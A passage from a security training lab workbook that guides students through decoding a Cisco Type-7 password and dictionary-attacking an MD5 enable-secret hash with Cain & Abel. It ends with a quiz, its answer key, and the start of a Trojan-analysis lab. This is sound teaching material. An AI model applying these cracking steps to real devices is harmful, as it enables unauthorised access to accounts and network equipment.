




2. Scroll down to the very bottom of the opened file until you see the line that starts with "**password 7**" as shown below:


```
access-class 1 in
password 7 0835444B490E0D1E060E01053820642C36382D00
login
transport input telnet
```

3. Select the area shown below, right-click on it, and select "**Copy.**"




4. If you happened to close Cain & Abel, start it up again using the same technique as in Task 1.

5. Click on the icon circled and pointed to below by an arrow. The symbol is a Cisco Systems logo with the number 7 in the middle. When you click it, the "Cisco Type-7 Password Decoder" box will appear. Right-click inside the field labeled "**Cisco Type-7 encrypted password**," and select "**Paste.**" After completing this step, you will see the decoded password in the field labeled "**Decrypted password.**" The password should read as, "**the whitemark demos.**"




Cisco Type-7 passwords are not considered secure as they are easily reversible with simple tools, as shown above. The "**enable secret**" password is a bit different, and we will work to crack this one next.


6. Next, let's load the router configuration file into Cain & Abel to see if it can crack the MD5-hashed "**enable secret**" password. If you have not already done so, exit out of the "Cisco Type-7 Password Decoder" box by clicking Exit. From the "**Cracker**" options on the left side of the Cain & Abel GUI, click on the one labeled "**Cisco IOS-MD5 Hashes.**" Then, right-click in the white space and select "**Add to list**" as shown below:




7. After clicking on "**Add to list**" a popup box will appear. Click on the lower radio button titled, "**Import from configuration files**" and then click the button with the "..." pointed to by the arrow on the right.




8. When the Windows Explorer box appears, navigate to your "**C:\Labs\401.1**" folder, select the "**router_config.txt**" file, and click on the "**Open**" button.




9. Click "**OK**" on the "**Add Cisco IOS-MD5 Hashes**" box:




10. A hash should now appear in the main Cain & Abel window as shown below:




11. Next, we want to click on the hash so that it is highlighted and then right-click on it to bring up the cracking options menu. Click on the "**Dictionary Attack**" option as shown below:




12. The "**Dictionary Attack**" window should have appeared. Below is a snippet of this window. Note that the position is at a large number. You exact number may vary. This means we need to reset it to the initial file position. To do this, go to the next instruction.




13. Click on the filename, and then right-click on it to bring up the options menu. From that menu click on "**Reset initial file position**" as shown below:




It should now be cleared.




14. The main "**Dictionary Attack**" window is shown below. Under options, deselect all except for the top one titled, "**As Is (Password).**" This is to save time as trying all of the options on a salted MD5 password can be quite time-consuming. Note that the lower screen shows that "**1 hashes of type IOS-MD5 loaded…**" At this point, click on the "**Start**" button on the bottom of the window.




15. This could take several minutes. To check the status, you can look at the dictionary position to see the percent complete.




16. After a couple of minutes, the password should crack as "**rhode island falls into the ocean.**" You may have to scroll to the right to see the whole password.



17. When you are done reviewing the results, click "**Exit**" from the Dictionary Attack screen to return to the main Cain screen.



When you are done with this lab, you can close the program Cain & Abel. When prompted, if you want to exit, click "**Yes.**"



Questions

1. What Cisco password type were we easily able to decode with Cain? _____
2. What is the name of the password database on Windows? _____
3. What Windows hash type did we crack with Cain & Abel? _____

Exercise Takeaways

In this lab, you completed the following tasks:

- Introduction to Cain & Abel and its GUI
- Extracting and cracking passwords from your Windows 10 SAM database
- Cracking a password from a Cisco Router

As shown, Cain & Abel has a huge number of features beneficial to many types of security professionals. This powerful tool must only be used by approved professionals and only with permission. Antivirus will often detect Cain & Abel as malicious software and as such, an exception must be added. We primarily used Cain & Abel to crack different types of passwords; however, it offers much more such as wireless attacks, ARP cache poisoning, NTLM downgrade attacks, and VOIP-related attacks.

This page intentionally left blank.

Question Answers

1) What Cisco password type were we easily able to decode with Cain? **Type-7**
2) What is the name of the password database on Windows? **SAM Database**
3) What Windows hash type did we crack with Cain & Abel? **NT or NTLM**

Lab 2.3

Malicious Software

Lab 2.3 – Malicious Software

Background

In this course, you learned about various types of malicious software, also known as malware. One type of malware is a Trojan Horse. This is a program that often performs some useful or entertaining function, but also does something unintended, such as opening up a network port or connection, downloading files, or simply providing some form of backdoor access. This type of malware is often a concern with Open Source Software (OSS) since the source code is publicly available. Attackers can add code and functionality to the program, compile it, and then make it available for downloading online, causing users who download and run the trojaned version of the software to fall victim.

Objectives


- Analyzing the non-trojaned program
- Analyzing the trojaned program and gaining privileged access
- Checking for a buffer overflow

Your objective for this lab is to first take a look at a simple C program that was written to perform some very basic functionality. You will use the strings tool against this program to see if there are any interesting ASCII-readable characters and words that have meaning. You will then run the trojaned version of the program and see that it seemingly includes the same functionality and nothing more. Using the strings tool you will see mention of a hidden command that can be used for privilege escalation.

Duration - 15 Minutes

The estimated duration of this lab is based on the average amount of time required to make it through to the end. All labs are repeatable both inside and outside of the classroom, and it is strongly recommended that you take the time to repeat the labs both for further learning and practice towards the GIAC Security Essentials Certification (GSEC).

Task I – Analyzing the Non-Trojaned Program

1. Start by bringing up a Terminal window if one is not already open. This can be done by clicking the following icon on the left side of your Kali Linux desktop: 

2. Regardless of your location on the Kali Linux file system, with a Terminal window open, type the following command "**su – SEC401-Student**" and press **Enter** to switch to the user "**SEC401-Student**" and change to the user's home directory:

```
root@kali:~/Labs/401.2# su - SEC401-Student
SEC401-Student@kali:~$
```

   Notice that the prompt has switched from a **#** sign to a **$** sign. This indicates that we are no longer in a Root shell.

3. Type "**id**" and hit **Enter** to view your UID, which should show as 1000.

```
SEC401-Student@kali:~$ id
uid=1000(SEC401-Student) gid=1001(SEC401-Student) groups=1001(SEC401-
```

4. Type the "**ls**" command and hit **Enter** to view the contents of the "**SEC401-Student**" home directory. There are three files at this location, "**file1**," "**trojan1**," and "**trojan2**." The "trojan1" file is actually a program that does not contain a backdoor, and the "**trojan2**" program does contain a backdoor. The "**file1**" file simply contains the word "hello" inside and will be used by the programs.

```
SEC401-Student@kali:~$ ls
bof file1  trojan1  trojan2
```

5. Let's first try running the "**trojan1**" program to see what it does. Start the program by typing the following, "**./trojan1**" and hit **Enter**.

```
SEC401-Student@kali:~$ ./trojan1
```

